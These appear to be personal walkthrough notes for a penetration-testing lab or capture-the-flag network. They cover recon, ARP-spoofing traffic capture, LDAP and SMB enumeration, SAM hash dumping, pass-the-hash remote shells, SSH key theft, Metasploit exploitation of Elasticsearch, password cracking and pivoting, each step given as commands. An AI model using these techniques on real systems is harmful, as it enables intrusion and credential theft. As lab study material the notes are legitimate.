# 10.11.12.6

## NMAP

Do not forget to check all machines online if you know the netmask:

`sudo nmap -sn 10.11.12.0-100`

First lets check the version and services.

`sudo nmap -sV -O 10.11.12.6` (-sV for versions, -O for operating system)

A screenshot of a computer program

Description automatically generated

A screen shot of a computer

Description automatically generated

Once we have that, we need to check what we can do.

## QUESTION 1

See the msrpc/rpcbind and etc? Also see the domain and other services like LDAP? Considering all of this, it is probably a domain controller. It can also have different shared folders for it.

`sudo showmount -e 10.11.12.6` (-e to show exports)

We get the /Data available to everyone

A screen shot of a computer code

Description automatically generated

Then, mount the folder somewhere on your system

`sudo mount 10.11.12.6:/Data /mnt/shared\_folder

Then you get a flag from the shared folder.

## QUESTION 2

You see LDAP bullshit? There is a possibility that some stuff might be happening behind the scenes in the network.

There are quite some machines in the network.

We can check the traffic between the different targets

`sudo ettercap -T -i tap0 -M arp /10.11.12.6/10.11.12.48/ -w file.pcap` (-T for text mode, -i select the interface, -M set the mode, then targets (like between which or towards which it is going), -w for output)

or another one can be used as `sudo ettercap -Tq -i tap0 -M arp:remote /10.11.12.48//` (this will however show only one flag)

Then after some time you got the capture

Use `tcpdump -r file.pcap -A > file.txt` (-A for print each packet in ASCII, -r probably for reading)

Then you can analyze the file with `cat file.txt | grep FLAG` and you should get at least one FLAG (FLAG-6986) which is also a password for LDAP (and also some other possible flags, like for FTP on another server, and another flag for another server)

A screen shot of a computer code

Description automatically generated

## QUESTION 3

From previous question lets open the wireshark, open the .pcap file we got, then filter for `ldap` and then we can get some information with a user and its password being the flag.


A screenshot of a computer

Description automatically generated

We get user `ed@vault.vinyl` and password `FLAG-6986`

Now run the `ldapsearch -H ldap://10.11.12.6 -x -b "DC=vault,DC=vinyl" -D "ed@vault.vinyl" -W`

or you can run this `ldapsearch -x -H ldap://10.11.12.6:389 -D "ed@vault.vinyl" -w 'FLAG-6986' -b "dc=vault,dc=vinyl" "(&(objectclass=person))"` (or add also | grep FLAG at the end) (-x for simple authentication, -H for host, -D for user or distinguished name)



After that, you get quite some information that can be used. In this case you get information regarding users as well (like amelia@vault.vinyl).

## QUESTION 4

We got ourself a user, and then we can check the SMB functions

`sudo smbclient -L 10.11.12.6 -U ed%FLAG-6986`

Then you will see some directories

A computer screen shot of a program

Description automatically generated

Then you can run command to list the files:

`smbclient //10.11.12.6/Financial -U ed%FLAG-6986 -c "ls"`

Then you can run this type of command to get the file from a directory:

`smbclient //10.11.12.6/Financial -U ed%FLAG-6986 -c "get FLAG.txt"`

Then `cat FLAG.txt`

A computer screen with text and images

Description automatically generated

## QUESTION 5

Since this is a DNS Server, we can check for the DNS records and etc.

`dnsrecon -d vault.vinyl` (where you need to specify the domain name (in this case it is vault.vinyl anyway))

or you can run `dig axfr @10.11.12.6 vault.vinyl`

A screenshot of a computer

Description automatically generated

This is all thanks to DNS Zone Transfer

## QUESTION 6

We need to get LDAP users, to get some data out of it.

`crackmapexec smb 10.11.12.28 -u ed -p FLAG-6986 –sam` (smb for various shares it might have, -u for user, -p for password, --sam/--users what to list. If hangs, try to change server or what to list)

A screenshot of a computer

Description automatically generated

This will show us password hashes, after the last column type of hash.

Then we want to know the users (unless we already have them with ldapsearch)

`crackmapexec smb 10.11.12.6 -u ed -p FLAG-6986 –users`

A computer screen with text and images

Description automatically generated

So then, by knowing the password hash (yes it allows it) and also the username, we can get into the machine

` evil-winrm -i 10.11.12.6 -u amelia -H 0c19dfe9606d00dec987fcf4f02972f8` (you get like a remote shell)

Then cd into C:\ and then cat FLAG.txt

A screenshot of a computer screen

Description automatically generated

# 10.11.12.13

NOTE: TO UNDERSTAND THAT YOU HAVE A ROUTER, IT MIGHT HAVE PORT 53 (TCP), 80, 443 OPEN

A screen shot of a computer

Description automatically generated

## QUESTION 1

Go to the website <http://10.11.12.13>, then login with “root:opnsense” and then you will find a flag.

## QUESTION 2

Go to the same website, but now go to System > Settings > Administration and find the SSH port



Then go into terminal, say `ssh [root@10.11.12.13](mailto:root@10.11.12.13) -p 5569`, provide the password “opnsense” and you are in.

A screenshot of a computer

Description automatically generated

Press 8, then do ls, and cat FLAG.txt

A screenshot of a computer

Description automatically generated

# 10.11.12.28

## QUESTION 1

A screenshot of a computer program

Description automatically generated

Note that it has some RDP information related, hence you need a user to try and connect to it.

But we already have a user, so use it.

` xfreerdp /u:ed /p:FLAG-6986 /v:10.11.12.28`, and then you get the RDP. From there, navigate in file explorer to C:\, and find FLAG.txt

A screenshot of a computer

Description automatically generated

## QUESTION 2

Then, out of the blue, you need to Open EDGE, and then inside there go to “edge://wallet/passwords/details/vinyl.vault”, then provide the password, and go to saved websites/passwords.

A screenshot of a computer

Description automatically generated

# 10.11.12.38

## QUESTION 1 + 2

A computer screen shot of a program

Description automatically generated

Runs postgres, ssh, and some weirdo. Try to navigate to <http://10.11.12.38:3826>, and you get a website with a reverse shell.

First of all, run `sudo -l` to know what kind of stuff you can run without any root password.

A screenshot of a computer

Description automatically generated

You can do cat without sudo. So try around and see files with ls. ` ls -la ../../var/lib/postgresql/`

A screenshot of a computer

Description automatically generated

Run cat /var/lib/postgresql/.psql\_history

A computer screen shot of a flag

Description automatically generated

Now you see both flags.

A screenshot of a record

Description automatically generated

Then you can read the files of other users. In this case – taylor. You can read .bash\_history

Then you can read and copy the files via `cat /home/taylor/.ssh/id\_rsa` and the `id\_rsa.pub`. Copy them to your machine.

Then add it to ssh-agent `eval $(ssh-agent)`, `ssh-add id\_rsa`. On .pub make sure to have rw r r, on the simple one have rw only.

A screenshot of a computer

Description automatically generated

Now you will have access to another server via ssh.

# 10.11.12.53

## QUESTION 1

Once you have captured the ssh stuff, you can then go into the system. Make sure to check the `sudo -l` to know what you can do.

A screen shot of a computer

Description automatically generated

You can add users, so add one with sudo privilege. `sudo adduser serj --ingroup sudo`

A screen shot of a computer code

Description automatically generated

Now you can do stuff with sudo.

First thing you can do, is go to `cd /var/www/html/wordpress` and do `cat wp-config.php` to read the configuration file, and find a flag, and also db password, user, and name

A computer screen shot of white text

Description automatically generated

## QUESTION 2

Go to a previous directory, `cd /var/www/html/flag`and `cat index.html` to get a flag.

A screen shot of a computer

Description automatically generated

## QUESTION 3

In the directory from 1st question you can find the robots.txt and inside of it you can find a flag.



You could also just navigate to the website and check it.

## QUESTION 4

One of the open ports is 2121 and has ftp on it. You can connect to it and try anonymous user and no password.

`ftp 10.11.12.53 2121` and then use anonymous, and no password.

A computer screen shot of a program

Description automatically generated

Then go ahead and get the flag.txt (and the other one for later)

`cat flag.txt`

A computer screen with text

Description automatically generated

## QUESTION 5

You have other home directories, so you can list the contents and read the interesting files.

A close up of a screen

Description automatically generated

(but this is miscellaneous)

## QUESTION 6

You have a database running for WordPress website.

Use the data we found about it.

` mysql -h localhost -u wpuser -p wordpress\_db` + password Cdxv2a3gUkqf7G4

USE wordpress\_db; (for any circumstances)

SHOW TABLES;

SELECT \* FROM wp\_users;

UPDATE wp\_users SET user\_pass=MD5('hola') WHERE user\_login='real\_admin';

Then go to the browser, navigate to <http://10.11.12.53/wp-admin>. Use the password that you set and the username “real\_admin”

On the left find Posts > All posts > First post

There you find your flag.

A close-up of a white background

Description automatically generated

## QUESTION 7

For this you would have to crack the hashes from the wp\_users to get a flag, with john.

## QUESTION 8

In the same analysis we did with Ettercap, we managed to see the information regarding the another last flag which is the password for “ftpuser”. Knowing it’s a flag, you can capture it from the /etc/shadow (the password hash), and try to crack it with john the ripper knowing that the value is “FLAG-%%%%%%” and etc.

# 10.11.12.75

## QUESTION 1

This you can again get from the analysis with Ettercap, or by doing various lookup on <http://10.11.12.75:9200/catalog/_search> | grep FLAG

A screenshot of a computer

Description automatically generated

A screen shot of a computer

Description automatically generated

## QUESTION 2

Start the Metasploit Framework (sudo mfsdb init && msfconsole)

We know that the service runs Elasticsearch 1.1.1 so we can look up exploits.

search elastic search 1.1.1

A screenshot of a computer

Description automatically generated

use 0

options

A screenshot of a computer

Description automatically generated

set rhosts 10.11.12.75

set lhost tap0

run OR exploit OR run -j

sessions (to list the sessions)

sessions 1 (to select the session)

cat /home/elasticsearch/flag.txt

Get the flag.

A screen shot of a computer

Description automatically generated

## QUESTION 3

To get the another flag do `cat /flag.txt`

A black background with white text

Description automatically generated

# MISCELLANEOUS

## Cracking zip files

If you have the knowledge about how a password looks like, then you can create a wordlist and then you can crack the stuff with your wordlist.

`crunch 9 9 0123456789 -t FLAG-%%%% -o pw.txt` - generates the variables according to the pattern. % placeholder for number; @ placeholder for letter. -o for output to file, -t for type of how it should look like

A screen shot of a computer

Description automatically generated

John the ripper cannot work with zip files, so we transform it into a “text file”

` zip2john protected.zip > zip\_hash\_file`

A screen shot of a computer program

Description automatically generated

And we get the password and the contents. (probably)

## Cracking hashes

Put the hash you want in a file

Then use command

` john ftpuser\_hash --wordlist=pw.txt --format=crypt` (the last one is important)

Then start, wait a bit, and then you can run

`john ftpuser\_hash --show` OR `john --show ftpuser`

A computer screen shot of a program

Description automatically generated

## Cracking pcap files

`aircrack-ng -w pw.txt wificap-01.pcap`

Select the network, get the password

Open wireshark, then Edit > Preferences > Protocols > IEEE 802.11

Decryption keys > Edit + wpa\_pwd and key. And save

Now you can see HTTP.

## Pivoting

What is pivoting? Imagine you have a network, and in this network you have another machine with a different IP address. Like we have with 10.11.12. , but another network.

You want to first know what is your current network where you are working.

It is also important to know the routers, or default routers. To do that try `ip r`

What you then want to do is try to do a pingsweep over the network that you find, like `sudo nmap -sn 192.168.206.0/24` and then see what you get.

The moment you find other machines that are up, you can check what they have inside of themselves with `nmap -sV`

After that, can try to look for SNMP services running

`sudo nmap -sV 192.168.206.137 -sU -p161`

After that, if you have any SNMP running, you can check the snmpwalk

`snmpwalk -v1 -c public 192.168.32.173 | grep IpAddress` (-v1 for the version that you find on the services, -c for password, most common one is public)

The moment you see something like `iso.3.6……/20.1.1.10.0.0.1`, that means that the last 4 hexes represent another IP address or possible network that is hidden

You can run `nmap 192.168.206.137 -sU -p161 --script=snmp-interfaces` and this might give you a representation of what are the interfaces connected to a machine.

Then we want to get access to that network, so we can add a route manually,

`ip route add 10.0.0.0/24 via 192.168.32.137` (so you specify the network you want to go to, via the specific address where you know stuff is connected to.)

Then you can run an pingsweep on that network to understand what is up

`sudo nmap -sn 10.0.0.0/24`  
Then, based on the IP addresses you find, you can look for services.

You can also do Metasploit pivoting, in case you connected to another PC that also has some network connected to it. So after doing that, you can add route in the session to get other computers or IP addresses

`route add 10.0.1.0/24 1` (ip address and session number)

Then look for command ping\_sweep

`search ping\_sweep` && `use 0`

Show options, and set the rhosts to the network, and the session

`set rhosts 10.0.1.0/24`or can make it smaller `10.0.1.1-20`

`set session 1`

`run`

And then you might get some IP addresses.

If you have a meterpreter session, then you can make use of proxychain to get access to another network.

So while you have a session, search `socks` and then use the one with `socks\_proxy`

See `options` and mostly there is nothing else to do.

Then we need to have proxychains on our machine (sudo apt install proxychains-ng) and then go to /etc/proxychains4.conf and change the line with socks4 to socks5 127.0.0.1 1080

After that do `proxychains nmap -Pn -sT -p80 10.0.1.12-22 (-Pn to avoid ping, -sT to use TCP, because does not support UDP and etc., port 80, and to look for the hosts from 12 up to 22)

Then you can run `proxychains firefox` and like have a proxy to the other network.